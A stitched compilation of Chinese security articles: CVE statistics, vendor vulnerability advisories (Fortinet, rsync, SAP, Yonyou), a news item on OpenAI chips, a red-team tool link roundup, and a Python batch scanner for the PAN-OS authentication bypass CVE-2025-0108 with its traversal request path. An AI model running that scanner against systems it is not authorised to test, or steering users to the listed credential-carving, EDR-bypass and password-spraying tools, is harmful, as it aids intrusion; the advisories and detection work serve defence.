||||
### CNA
|
||||
|
||||
CVE编号授权机构(CNA)包括软件供应商、开源项目、协调中心、漏洞悬赏服务提供商、托管服务和研究小组,CVE计划授权它们为漏洞分配CVE ID并在其指定的覆盖范围内发布CVE记录。
|
||||
- 共有433个CNA,在今年发布了至少一个CVE。
|
||||
|
||||

- 去年发布最多CVE的前五个CNA为:
|
||||
|
||||
- Patchstack:4,566个(11.41%)
|
||||
|
||||
- Kernel.org:4,325个(10.81%)
|
||||
|
||||
- Wordfence:3,525个(8.81%)
|
||||
|
||||
- VulDB:2,936个(7.34%)
|
||||
|
||||
- Github:2,121个(5.3%)
|
||||
|
||||
|
||||
|
||||
image
|
||||
### CWE
|
||||
|
||||

CWE是一个由社区开发的软件和硬件弱点类型列表,作为安全工具的共同语言、基准,并为识别、缓解和预防弱点提供基础。
|
||||
|
||||
|
||||
|
||||
image
|
||||
- 今年有237个CWE被分配给CVE,其中CWE-79是分配最多的,达到了6,227次,占所有CVE的15.56%。
|
||||
|
||||
- NVD 没有分配 CWE(NVD-CWE-noinfo或Missing_Data)的CVE有6292个,占比为15.73%。
|
||||
|
||||
注:695 个被拒绝的 CVE 在今年的数据集中被移除。
|
||||
|
||||
|
||||
|
||||
image
|
||||
|
||||
以上内容编译自 jerrygamblin
|
||||
|
||||
|
||||
@@ -0,0 +1,48 @@
|
||||
# Fortinet FortiOS等 身份验证缺陷漏洞
|
||||
上汽集团网络安全应急响应中心 2025-02-15 15:56
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**Fortinet FortiOS等 身份验证缺陷漏洞**
|
||||
|
||||
|
||||
**【 漏洞编号 】**
|
||||
|
||||
CVE-2024-55591
|
||||
|
||||
|
||||
**【 情报等级 】**
|
||||
|
||||
**高危**
|
||||
|
||||
|
||||
**【 漏洞描述 】**
|
||||
|
||||
360漏洞云监测到一则Fortinet-Fortios组件存在身份验证漏洞的信息,FortiOS和FortiProxy存在一个使用替代路径或通道的身份验证绕过漏洞,未经授权的攻击者可以通过对Node.js websocket模块的伪造请求获取超级管理员权限。Fortinet 已针对此漏洞发布安全更新,建议受影响用户及时升级到安全版本。
|
||||
|
||||
|
||||
**【 影响产品 】**
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(255, 255, 255);background-color: rgb(231, 231, 231);padding: 6px;" width="99.0000%"><section style="text-align: center;font-size: 14px;"><p>Forti 操作系统,fortios,FortiProxy,FortiOS,fortinet fortiproxy,Fortinet Fortiproxy7.0.0>=&&<=7.0.16,7.2.0>=&&<=7.2.12,7.0.0>=&&<=7.0.19</p></section></td></tr></tbody></table>
|
||||
|
||||
**【 解决方案与修复建议 】**
|
||||
|
||||
针对此漏洞,官方已经发布了漏洞修复版本,请立即更新到**安全版本:**
|
||||
|
||||
Fortinet FortiOS >= 7.0.17
|
||||
|
||||
Fortinet FortiProxy >= 7.0.20
|
||||
|
||||
Fortinet FortiProxy >= 7.2.13
|
||||
|
||||
**参考链接:**
|
||||
|
||||
https://fortiguard.fortinet.com/psirt/FG-IR-24-535
|
||||
|
||||
|
||||
安装前,请确保备份所有关键数据,并按照官方指南进行操作。安装后,进行全面测试以验证漏洞已被彻底修复,并确保系统其他功能正常运行。
|
||||
|
||||
@@ -0,0 +1,49 @@
|
||||
# Fortinet FortiSwitch 凭证管理不当漏洞 可导致远程代码执行
|
||||
上汽集团网络安全应急响应中心 2025-02-15 15:56
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**Fortinet FortiSwitch 凭证管理不当漏洞 可导致远程代码执行**
|
||||
|
||||
|
||||
**【 漏洞编号 】**
|
||||
|
||||
CVE-2023-37936
|
||||
|
||||
|
||||
**【 情报等级 】**
|
||||
|
||||
**高危**
|
||||
|
||||
|
||||
**【 漏洞描述 】**
|
||||
|
||||
360漏洞云监测到Fortinet 针对影响 FortiSwitch 产品线的严重安全漏洞(CVE-2023-37936,CVSS 9.6)发布了补丁。该漏洞可能使远程未授权攻击者在易受攻击的设备上执行任意代码,从而可能导致整个网络被攻陷。漏洞源于受影响版本的 FortiSwitch 中使用了硬编码加密密钥。攻击者可以利用密钥构造恶意请求来完全控制设备。受影响的版本包括多个特定版本范围的 FortiSwitch。Fortinet 已为所有受支持的 FortiSwitch 版本发布了补丁,并强烈敦促用户将设备更新到特定版本或更高版本。
|
||||
|
||||
|
||||
**【 影响产品 】**
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(255, 255, 255);background-color: rgb(231, 231, 231);padding: 6px;" width="99.0000%"><section style="text-align: center;font-size: 14px;"><p>Fortinet FortiSwitch,fortinet fortiswitch>=6.2.0&&<=6.2.7,=7.4.0,>=6.0.0&&<=6.0.7,>=7.0.0&&<=7.0.7,>=6.4.0&&<=6.4.13,>=7.2.0&&<=7.2.5</p></section></td></tr></tbody></table>
|
||||
|
||||
**【 解决方案与修复建议 】**
|
||||
|
||||
针对此漏洞,官方已经发布了漏洞修复版本,请立即更新到**安全版本****:**
|
||||
|
||||
Fortinet FortiSwitch >= 7.4.1
|
||||
|
||||
Fortinet FortiSwitch >= 7.2.6
|
||||
|
||||
Fortinet FortiSwitch >= 7.0.8
|
||||
|
||||
Fortinet FortiSwitch >= 6.4.14
|
||||
|
||||
Fortinet FortiSwitch >= 6.2.8
|
||||
|
||||
Fortinet FortiSwitch 6.0.x 版本用户请迁移到以上版本
|
||||
|
||||
安装前,请确保备份所有关键数据,并按照官方指南进行操作。安装后,进行全面测试以验证漏洞已被彻底修复,并确保系统其他功能正常运行。
|
||||
|
||||
@@ -0,0 +1,39 @@
|
||||
# OpenAI 用于对抗高度依赖英伟达芯片的秘密武器成形
|
||||
原创 hackerson 黑客联盟l 2025-02-15 12:20
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
聊天机器人制造商与台积电合作制造定制 AI 芯片,并计划未来进行迭代。据路透社周一发布的一份报告,OpenAI 正在进入其长期传闻的 AI 处理器设计的最后阶段,目的是减少该公司对英伟达硬件的依赖。ChatGPT 的创造者计划在未来几个月内将其芯片设计发送给台湾积体电路制造股份有限公司(台积电)进行制造,但该芯片尚未正式宣布。
|
||||
|
||||
|
||||
OpenAI 芯片的全部能力、技术细节和确切时间表仍不清楚,但据报道该公司打算对设计进行迭代并随着时间推移加以改进,这使其在与芯片供应商的谈判中具有影响力——并有可能使该公司在未来通过其完全控制的芯片设计获得独立。
|
||||
|
||||
|
||||
过去,我们已经看到其他科技公司,如微软、亚马逊、谷歌和 Meta,出于从降低成本到缓解英伟达供应的 AI 芯片短缺等各种原因,创建他们自己的 AI 加速芯片,英伟达在用于数据中心的高性能 GPU(如布莱克韦尔系列)方面近乎市场垄断。
|
||||
|
||||
|
||||
在 2023 年 10 月,我们报道了一篇关于 OpenAI 出于类似原因打算创建自己的 AI 加速芯片的报告,所以 OpenAI 的定制芯片项目已经进行了一段时间。在 2024 年初,OpenAI 首席执行官山姆·奥尔特曼也开始花费大量时间周游世界,试图筹集高达据报道的 7 万亿美元以增加全球芯片制造能力。
|
||||
|
||||
|
||||
一项巨大的投资
|
||||
创建定制 AI 芯片的道路需要大量资源。行业专家告诉路透社,设计这样一个处理器的单一版本可能花费高达 5 亿美元,用于开发支持软件和硬件的额外费用可能使该金额翻倍。
|
||||
|
||||
|
||||
据路透社报道,目前的 OpenAI 芯片项目由前谷歌芯片设计师理查德·何领导,涉及一个由 40 名工程师组成的团队与博通合作进行处理器设计。也为英伟达生产芯片的台湾公司台积电将使用其 3 纳米工艺技术制造 OpenAI 的芯片。据报道,这些芯片将包含类似于在英伟达处理器中发现的高带宽内存和网络功能。
|
||||
|
||||
|
||||
最初,OpenAI 的第一块芯片将主要专注于运行 AI 模型(通常称为“推理”)而不是训练它们,在公司内有限部署。时间表表明,大规模生产可能在 2026 年在台积电开始,尽管第一次流片和制造运行面临技术风险,可能需要额外的修复并可能使该项目推迟数月。
|
||||
|
||||
|
||||
OpenAI 进军 AI 硬件之际,主要科技公司在 AI 基础设施上的支出创下纪录。路透社指出,微软计划在 2025 年投资 800 亿美元,而 Meta 为次年预留了 600 亿美元。上个月,OpenAI(与软银、甲骨文和 MGX 合作)宣布了一个新的 5000 亿美元的“星际之门”基础设施项目,旨在在美国建设新的 AI 数据中心。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
关注【**黑客联盟**】带你走进神秘的黑客世界
|
||||
|
||||
|
||||
@@ -0,0 +1,98 @@
|
||||
# Palo Alto Networks PAN-OS 身份验证绕过漏洞批量检测脚本(CVE-2025-0108)
|
||||
iSee857 网络安全者 2025-02-15 16:00
|
||||
|
||||
===================================
|
||||
免责声明请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,安全性自测,如有侵权请联系删除。个人微信:ivu123ivu
|
||||
0x01 工具介绍
|
||||


Palo Alto Networks PAN-OS 身份验证绕过漏洞批量检测脚本(CVE-2025-0108)。
|
||||
0x02 安装与使用
|
||||
批量检测:
|
||||
|
||||
python poc.py -f url.txt
|
||||
|
||||
单个检测:
|
||||
|
||||
python poc.py -u your-ip
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
源码:
|
||||
```
|
||||
import requests
|
||||
import urllib3
|
||||
from urllib.parse import urljoin,quote
|
||||
import argparse
|
||||
import ssl
|
||||
|
||||
ssl._create_default_https_context = ssl._create_unverified_context
|
||||
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
|
||||
|
||||
def banner():
|
||||
print("\033[36m" + """
|
||||
****************************************************
|
||||
* CVE-2025-0108 *
|
||||
* PanOs 身份认证绕过漏洞 *
|
||||
* 作者: iSee857 *
|
||||
****************************************************
|
||||
""" + "\033[0m")
|
||||
|
||||
def read_file(file_path):
|
||||
with open(file_path, 'r') as file:
|
||||
urls = file.read().splitlines()
|
||||
return urls
|
||||
|
||||
def check(url):
|
||||
protocols = ['http://', 'https://']
|
||||
found_vulnerabilities = False
|
||||
|
||||
|
||||
for protocol in protocols:
|
||||
target_url = urljoin(protocol + url.lstrip('http://').lstrip('https://'), "/")
|
||||
|
||||
target_url.rstrip("/")
|
||||
target_url1 = urljoin(target_url, "/unauth/%252e%252e/php/ztp_gate.php/PAN_help/x.css")
|
||||
print(target_url)
|
||||
headers = {
|
||||
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227.0 Safari/537.36"
|
||||
}
|
||||
|
||||
try:
|
||||
response1 = requests.get(target_url1, verify=False, headers=headers)
|
||||
if response1.status_code == 200 and 'Zero Touch Provisioning' in response1.text :
|
||||
print(f"\033[31mFind:{url}:PanOs_CVE-2025-0108_LoginByPass!\033[0m")
|
||||
return True
|
||||
except Exception as e:
|
||||
pass
|
||||
|
||||
if __name__ == "__main__":
|
||||
banner()
|
||||
parser = argparse.ArgumentParser()
|
||||
parser.add_argument("-u", "--url", help="URL")
|
||||
parser.add_argument("-f", "--txt", help="file")
|
||||
args = parser.parse_args()
|
||||
url = args.url
|
||||
txt = args.txt
|
||||
if url:
|
||||
check(url)
|
||||
elif txt:
|
||||
urls = read_file(txt)
|
||||
for url in urls:
|
||||
check(url)
|
||||
else:
|
||||
print("help")
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**·****今 日 推 荐**
|
||||
**·**
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,43 @@
|
||||
# Rsync Rsync 未授权 缓冲区溢出漏洞
|
||||
上汽集团网络安全应急响应中心 2025-02-15 15:56
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**Rsync Rsync 未授权 缓冲区溢出漏洞**
|
||||
|
||||
|
||||
**【 漏洞编号 】**
|
||||
|
||||
CVE-2024-12084
|
||||
|
||||
|
||||
**【 情报等级 】**
|
||||
|
||||
**高危**
|
||||
|
||||
|
||||
**【 漏洞描述 】**
|
||||
|
||||
360漏洞云监测到 Rsync 文件同步工具被披露存在多达六个安全漏洞,其中包含一个由于校验和长度处理不当导致堆缓冲区溢出,漏洞可能导致攻击者在客户端执行任意代码,读取敏感数据等。Rsync 官方已发布新版本修复这些漏洞,建议受影响用户及时采取防护措施。
|
||||
|
||||
|
||||
**【 影响产品 】**
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(255, 255, 255);background-color: rgb(231, 231, 231);padding: 6px;" width="99.0000%"><section style="text-align: center;font-size: 14px;"><p>rsync,rsync 文件同步工具,rsync file synchronization tool,Rsync 文件同步工具,Rsync,rsync同步工具,Rsync File Synchronization Tool,Rsync同步工具>=3.2.7&&<3.4.0</p></section></td></tr></tbody></table>
|
||||
|
||||
**【 解决方案与修复建议 】**
|
||||
|
||||
针对此漏洞,官方已经发布了漏洞修复版本,请立即更新到**安全版本:**
|
||||
|
||||
Rsync Rsync >= 3.4.0
|
||||
|
||||
**下载链接:**
|
||||
|
||||
https://github.com/RsyncProject/rsync/releases
|
||||
|
||||
安装前,请确保备份所有关键数据,并按照官方指南进行操作。安装后,进行全面测试以验证漏洞已被彻底修复,并确保系统其他功能正常运行。
|
||||
|
||||
@@ -0,0 +1,39 @@
|
||||
# SAP NetWeaver Application Server 身份验证缺陷漏洞
|
||||
上汽集团网络安全应急响应中心 2025-02-15 15:56
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**SAP NetWeaver Application Server 身份验证缺陷漏洞**
|
||||
|
||||
|
||||
**【 漏洞编号 】**
|
||||
|
||||
CVE-2025-0070
|
||||
|
||||
|
||||
**【 情报等级 】**
|
||||
|
||||
**高危**
|
||||
|
||||
|
||||
**【 漏洞描述 】**
|
||||
|
||||
360漏洞云监测到SAP发布安全公告,修复了影响核心 SAP 系统(如 NetWeaver、BusinessObjects 和 SAP GUI 平台)的多个关键和高严重性漏洞,其中包括一个SAP NetWeaver 的 ABAP 和 ABAP 平台应用服务器身份认证缺陷漏洞,该漏洞允许经过身份验证的攻击者利用不当的身份验证检查非法访问系统,进而导致权限提升。SAP官方已经修复此漏洞,建议受影响用户及时升级到安全版本。
|
||||
|
||||
|
||||
**【 影响产品 】**
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(255, 255, 255);background-color: rgb(231, 231, 231);padding: 6px;" width="99.0000%"><section style="text-align: center;font-size: 14px;"><p>sap netweaver (abap) and abap platform,SAP NetWeaver Application Server,SAP Netweaver (Abap) And Abap Platform,Sap Netweaver (Abap) And Abap Platform</p></section></td></tr></tbody></table>
|
||||
|
||||
**【 解决方案与修复建议 】**
|
||||
|
||||
针对此漏洞,官方已经发布了漏洞修复版本,请登录SAP官网以获取产品受影响版本及修复信息。
|
||||
|
||||
SAP官方争对此漏洞的详细说明(需登录):https://me.sap.com/notes/3537476
|
||||
|
||||
安装前,请确保备份所有关键数据,并按照官方指南进行操作。安装后,进行全面测试以验证漏洞已被彻底修复,并确保系统其他功能正常运行。
|
||||
|
||||
@@ -0,0 +1,112 @@
|
||||
# 攻防技战术动态一周更新 - 20250210
|
||||
原创 红蓝对抗技术 红蓝对抗技战术 2025-02-15 12:14
|
||||
|
||||
## 漏洞相关
|
||||
### 1、
|
||||
|
||||
## 红队技术
|
||||
### 1、Understanding Windows Structured Exception Handling
|
||||
|
||||
https://limbioliong.wordpress.com/2022/01/09/understanding-windows-structured-exception-handling-part-1/
|
||||
|
||||
https://limbioliong.wordpress.com/2022/01/18/understanding-windows-structured-exception-handling-part-2-digging-deeper/
|
||||
|
||||
https://limbioliong.wordpress.com/2022/01/22/understanding-windows-structured-exception-handling-part-3-under-the-hood/
|
||||
|
||||
https://limbioliong.wordpress.com/2022/01/23/understanding-windows-structured-exception-handling-part-4-custom-__try-__except/
|
||||
### 2、Windows X64 SEH(异常分发机制)漫游指南
|
||||
|
||||
[https://mp.weixin.qq.com/s/mMaARNMnlPm9K_QdlVTw4A?nwr_flag=1#wechat_redirect](https://mp.weixin.qq.com/s?__biz=MzkyOTc0NDY2Nw==&mid=2247484643&idx=1&sn=413c87e58468ea6757b7acdd2686a724&nwr_flag=1&scene=21#wechat_redirect)
|
||||
|
||||
### 3、The Key to COMpromise - Pwning AVs and EDRs by Hijacking COM Interfaces
|
||||
|
||||
https://neodyme.io/en/blog/com_hijacking_1/
|
||||
|
||||
https://neodyme.io/en/blog/com_hijacking_2/
|
||||
### 4、Forging a Better Operator Quality of Life
|
||||
|
||||
https://posts.specterops.io/forging-a-better-operator-quality-of-life-e8bf24fc2aba
|
||||
### 5、Build Your Own Offensive Security Lab A Step-by-Step Guide with Ludus
|
||||
|
||||
https://xphantom.nl/posts/Offensive-Security-Lab/
|
||||
### 6、Bring Your Own Trusted Binary (BYOTB) – BSides Edition
|
||||
|
||||
https://labs.jumpsec.com/bring-your-own-trusted-binary-byotb-bsides-edition/
|
||||
### 7、LOLC2
|
||||
|
||||
https://lolc2.github.io/
|
||||
|
||||
collection of C2 frameworks that leverage legitimate services to evade detection
|
||||
### 8、Changing Windows Passwords in the Most Complex Way
|
||||
|
||||
https://decoder.cloud/2025/02/11/changing-windows-passwords-in-the-most-complex-way/
|
||||
|
||||
https://github.com/decoder-it/ChgPass
|
||||
### 9、PsExec’ing the right way and why zero trust is mandatory
|
||||
|
||||
https://sensepost.com/blog/2025/psexecing-the-right-way-and-why-zero-trust-is-mandatory/
|
||||
### 10、对抗Cortex XDR之云函数隐藏C2
|
||||
|
||||
[https://mp.weixin.qq.com/s/jEL8yObx4h0zdKOp_7KSxA](https://mp.weixin.qq.com/s?__biz=Mzg5MDg3OTc0OA==&mid=2247489468&idx=1&sn=a970d0d79a55f824a6e4e0a5ff5a50ad&scene=21#wechat_redirect)
|
||||
|
||||
### 11、Top 10 web hacking techniques of 2024
|
||||
|
||||
https://portswigger.net/research/top-10-web-hacking-techniques-of-2024
|
||||
### 12、Curious case of AD CS ESC15 vulnerable instance and its manual exploitation
|
||||
|
||||
https://www.mannulinux.org/2025/02/Curious-case-of-AD-CS-ESC15-vulnerable-instance-and-its-manual-exploitation.html
|
||||
### 13、DLL Hijacking using ShellcodePack
|
||||
|
||||
https://blog.balliskit.com/dll-hijacking-using-shellcodepack-6f45c0bdfdec
|
||||
## 蓝队技术
|
||||
### 1、8 Million Requests Later, We Made The SolarWinds Supply Chain Attack Look Amateur
|
||||
|
||||
https://labs.watchtowr.com/8-million-requests-later-we-made-the-solarwinds-supply-chain-attack-look-amateur/
|
||||
## 工具类
|
||||
### 1、pool_party_rs
|
||||
|
||||
https://github.com/Teach2Breach/pool_party_rs
|
||||
### 2、Raccoon
|
||||
|
||||
https://github.com/nettitude/raccoon
|
||||
|
||||
https://www.lrqa.com/en/cyber-labs/introducing-raccoon/
|
||||
|
||||
A nasty lil' targeted screenshoter that will momentarilly open minimized windows.
|
||||
### 3、Stifle
|
||||
|
||||
https://github.com/logangoins/Stifle
|
||||
|
||||
.NET Post-Exploitation Utility for Abusing Explicit Certificate Mappings in ADCS
|
||||
### 4、StringReaper
|
||||
|
||||
https://github.com/boku7/StringReaper
|
||||
|
||||
CobaltStrike BOF designed to carve strings out of remote process memory. This tool allows operators to carve ASCII and UTF-16 strings from targeted processes, making it effective for retrieving JWT tokens, credentials, and other sensitive data directly from memory
|
||||
### 5、AzureRedirector
|
||||
|
||||
https://github.com/dmcxblue/AzureRedirector
|
||||
|
||||
A C# project that builds a Web Applciation which redirects all HTTPS
|
||||
### 6、Evil-Go
|
||||
|
||||
https://github.com/almounah/evil-go
|
||||
|
||||
A fork of the Go language with some tweaks
|
||||
### 7、bloudstrike - a (semi-retired) CS bypass loader
|
||||
|
||||
https://github.com/redr0nin/bloudstrike
|
||||
### 8、CaptainCredz
|
||||
|
||||
https://github.com/synacktiv/captaincredz
|
||||
|
||||
CaptainCredz is a modular and discreet password-spraying tool.
|
||||
## 其他类
|
||||
### 1、Exploit Development: Investigating Kernel Mode Shadow Stacks on Windows
|
||||
|
||||
https://connormcgarr.github.io/km-shadow-stacks/
|
||||
### 2、Take a look into the depths of Windows kernels and reveal more than 60000 undocumented structures
|
||||
|
||||
https://www.vergiliusproject.com/
|
||||
|
||||
|
||||
@@ -0,0 +1,41 @@
|
||||
# 用友网络 用友NC linkVoucher 未授权 SQL注入漏洞
|
||||
上汽集团网络安全应急响应中心 2025-02-15 15:56
|
||||
|
||||
**漏洞情报**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**用友网络 用友NC linkVoucher 未授权 SQL注入漏洞**
|
||||
|
||||
|
||||
**【 漏洞编号 】**
|
||||
|
||||
-
|
||||
|
||||
|
||||
**【 情报等级 】**
|
||||
|
||||
**高危**
|
||||
|
||||
|
||||
**【 漏洞描述 】**
|
||||
|
||||
360漏洞云监测到用友NC linkVoucher 接口存在一个SQL注入漏洞,未经授权的攻击者可以通过该漏洞获取数据库敏感信息。
|
||||
|
||||
|
||||
**【 影响产品 】**
|
||||
|
||||
<table><tbody><tr><td colspan="1" rowspan="1" style="border-color: rgb(255, 255, 255);background-color: rgb(231, 231, 231);padding: 6px;" width="99.0000%"><section style="text-align: center;font-size: 14px;"><p>用友网络 用友nc-cloud,用友nc-cloud系统,yonyou nc-cloud,用友NC,用友nc cloud,NC-Cloud,nc-cloud,用友NC-Cloud,用友nc-cloud,Yonyou NC-Cloud=NC65</p></section></td></tr></tbody></table>
|
||||
|
||||
**【 解决方案与修复建议 】**
|
||||
|
||||
针对此漏洞,官方已经发布了漏洞修复版本,请立即更新到**安全版本:**
|
||||
|
||||
**下载链接:**
|
||||
|
||||
https://security.yonyou.com/#/noticeInfo?id=555
|
||||
|
||||
安装前,请确保备份所有关键数据,并按照官方指南进行操作。安装后,进行全面测试以验证漏洞已被彻底修复,并确保系统其他功能正常运行。
|
||||
|
||||
@@ -0,0 +1,101 @@
|
||||
# 网络安全中的“人性漏洞”:如何解决员工安全意识问题?
|
||||
原创 专业 信息安全动态 2025-02-15 13:22
|
||||
|
||||
## 一、网络安全中的 “人性漏洞”,你了解多少?
|
||||
|
||||

|
||||
### (一)惊人数据揭示员工问题
|
||||
|
||||
